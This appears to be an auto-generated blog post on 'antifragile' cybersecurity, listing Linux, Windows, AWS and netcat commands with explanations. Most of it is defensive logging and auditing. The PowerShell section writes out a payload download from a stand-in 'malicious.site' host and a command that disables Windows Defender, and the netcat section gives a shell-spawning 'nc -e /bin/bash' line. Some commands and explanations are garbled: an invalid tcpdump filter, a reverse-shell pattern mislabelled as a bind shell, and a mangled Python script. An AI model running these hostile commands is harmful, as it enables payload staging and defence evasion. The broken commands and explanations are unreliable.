Listen to this Post
Introduction:

In the modern threat landscape, avoiding failure is an impossible standard. The concept of ‘antifragility’—growing stronger from shocks and volatility—is becoming a cornerstone of advanced cybersecurity strategy. This article explores how to architect systems and processes that don’t just withstand attacks but evolve and improve because of them, transforming every incident into a learning opportunity that hardens your entire defense posture.
Learning Objectives:
- Understand and implement the core principles of an ‘antifragile’ cybersecurity architecture.
- Master key logging, monitoring, and automated response commands across Linux and Windows environments.
- Develop a continuous feedback loop for converting security incidents into proactive defense measures.
You Should Know:
1. Centralized Log Aggregation with Linux Journalctl
`journalctl -u ssh.service –since “1 hour ago”`
`journalctl _PID=1234`
`journalctl –disk-usage`
`journalctl –vacuum-size=1G`
`sudo journalctl –rotate`
`sudo journalctl –vacuum-time=1years`
Step-by-step guide:
Centralized logs are the bedrock of learning from failures. The `journalctl` command is your primary tool for querying the systemd journal on modern Linux distributions. The first command filters logs for the SSH service from the last hour, crucial for investigating brute-force attacks. You can query by Process ID (PID) to trace all activity from a specific process. Regularly maintaining your journal is critical; `–disk-usage` checks log size, `–vacuum-size` reduces it to 1GB, and `–rotate` forces a log rotation. This ensures you have the necessary historical data without exhausting disk space.
2. Proactive Network Monitoring with Tcpdump
`sudo tcpdump -i any -w capture.pcap`
`sudo tcpdump -r capture.pcap ‘src net 192.168.1.0/24’`
`sudo tcpdump -i eth0 ‘tcp port 80 and (tcp-syn|tcp-fin)!=0’`
`sudo tcpdump -n -i any -c 100 ‘udp port 53’`
Step-by-step guide:
Tcpdump provides a raw view of network traffic, allowing you to see exactly what is happening on the wire. The first command (-i any -w capture.pcap) captures all traffic on any interface and writes it to a file for later analysis. To analyze a saved capture, use the `-r` flag with a Berkeley Packet Filter (BPF) expression, like filtering by source network. The third command captures TCP SYN or FIN packets on port 80, useful for analyzing web connection patterns and potential scans. Monitoring DNS queries (udp port 53) can reveal malware communication attempts.
3. Windows Security Auditing with PowerShell
`Get-WinEvent -FilterHashtable @{LogName=’Security’; ID=4625}`
`Get-WinEvent -Path C:\logs\archive.evtx | Where-Object {$_.LevelDisplayName -eq “Error”}`
`(New-Object System.Net.WebClient).DownloadFile(“http://malicious.site/tool.exe”, “C:\temp\tool.exe”)`
`Set-MpPreference -DisableRealtimeMonitoring $true`
Step-by-step guide:
PowerShell is indispensable for Windows security analysis. The first command queries the Security log for failed logon events (Event ID 4625), a key indicator of brute-force attacks. You can also parse archived event logs. Understanding attacker commands is vital; the `DownloadFile` method is commonly abused by attackers to stage payloads, while the `Set-MpPreference` command is a classic technique to disable Windows Defender—a action your monitoring should immediately flag and alert on.
4. System Hardening with Linux Auditd
`sudo auditctl -w /etc/passwd -p wa -k identity_file_tamper`
`sudo auditctl -w /etc/shadow -p wa -k identity_file_tamper`
`sudo auditctl -a always,exit -F arch=b64 -S execve -k program_execution`
`ausearch -k identity_file_tamper –raw | aureport -f -i`
Step-by-step guide:
The Linux Audit Daemon (auditd) provides deep, kernel-level system call auditing for proactive threat hunting. The `auditctl` commands above create watches on critical files like `/etc/passwd` and `/etc/shadow` (-w), monitoring for any write or attribute change (-p wa) and tagging them with a key (-k). The `-a` command adds a rule to log all program executions (-S execve). The `ausearch` and `aureport` commands are then used to generate human-readable reports from the collected audit data, turning system activity into actionable intelligence.
5. Cloud Infrastructure Hardening with AWS CLI
`aws iam generate-credential-report`
`aws iam get-credential-report –output text | base64 -d > credential_report.csv`
`aws securityhub get-findings –region us-east-1`
`aws configservice describe-config-rules`
Step-by-step guide:
In cloud environments, misconfigurations are a primary source of failure. The AWS CLI allows you to automate security assessments. Generate and download an IAM credential report to analyze user passwords, access keys, and MFA status. Use AWS Security Hub to aggregate findings from various services like GuardDuty and Inspector. The `describe-config-rules` command checks the status of your AWS Config rules, which are essential for enforcing compliance and detecting configuration drift. Regularly running these commands turns cloud management from a static setup into a dynamic, self-auditing system.
- Vulnerability Scanning and Mitigation with Nmap & Netcat
`nmap -sV -sC –script vuln 192.168.1.0/24`
`nmap -p 1-65535 -T4 -A -v 10.0.0.1`
`nc -lvnp 4444`
`nc -nv 192.168.1.100 4444 -e /bin/bash`
Step-by-step guide:
Understanding how an attacker probes your defenses is critical. Nmap is the standard for network discovery and security auditing. The `-sV` detects service versions, `-sC` runs default scripts, and `–script vuln` checks for known vulnerabilities. The second command is an intense, full-port scan. Netcat (nc), the “Swiss army knife” of TCP/IP, is demonstrated here in a classic bind shell scenario. The first `nc` command listens on port 4444, while the second connects back to the listener and executes a shell. Knowing these techniques is the first step to detecting and blocking them.
7. Automating Incident Response with Python Scripting
`!/usr/bin/env python3
import hashlib
import os
def hash_file(filepath):
with open(filepath, ‘rb’) as f:
bytes = f.read()
return hashlib.sha256(bytes).hexdigest()
baseline = { ‘/bin/ls’: ‘abc123…’, ‘/usr/bin/ssh’: ‘def456…’ }
current_hash = hash_file(‘/bin/ls’)
if current_hash != baseline[‘/bin/ls’]:
print(“[bash] File integrity changed for /bin/ls”)`
Step-by-step guide:
Automation is what turns a reactive process into an antifragile one. This simple Python script demonstrates a core concept of File Integrity Monitoring (FIM). It calculates the SHA-256 hash of a critical file and compares it against a known baseline. If the hashes differ, it triggers an alert, potentially indicating a Trojaned system binary. This script can be expanded to monitor entire directories, log results to a SIEM, and automatically quarantine suspicious files. Building such tools creates a system that actively defends itself and learns what constitutes ‘normal.’
What Undercode Say:
- Embrace Failure as a Diagnostic Tool: Every blocked attack, and more importantly, every successful breach, provides a unique dataset. The goal is not to hide these events but to instrument your environment to capture them in extreme detail, turning a security incident into a live-fire penetration test of your own defenses.
- Automate the Learning Loop: Manual analysis is too slow. The true power of an antifragile system lies in its ability to automatically analyze failures, update firewall rules, patch configurations, and even deploy decoys based on the TTPs (Tactics, Techniques, and Procedures) it just observed. The commands and scripts provided are the building blocks for creating this self-correcting feedback mechanism.
The shift from ‘resilient’ to ‘antifragile’ marks a fundamental evolution in cybersecurity philosophy. It moves beyond the goal of simply returning to a pre-attack state and instead seeks to leverage the attack to achieve a higher level of security. By systematically implementing logging, monitoring, hardening, and automated analysis, organizations can build defensive systems that, like a trained immune system, become more adept and robust with each encounter. The documented failure becomes the most valuable asset in your security portfolio.
Prediction:
The future of cybersecurity will be dominated by AI-driven systems that operate on antifragile principles. We will see the emergence of ‘Autonomous Security Operations Centers’ that not only detect and respond to threats in real-time but also use reinforcement learning from every incident to autonomously refine their own detection algorithms, patch vulnerabilities, and even launch countermeasures. The organizations that succeed will be those that have built the data pipelines and cultural acceptance for turning every failure into fuel for a stronger, more intelligent defense.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Factoryd Innovationfrugale – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


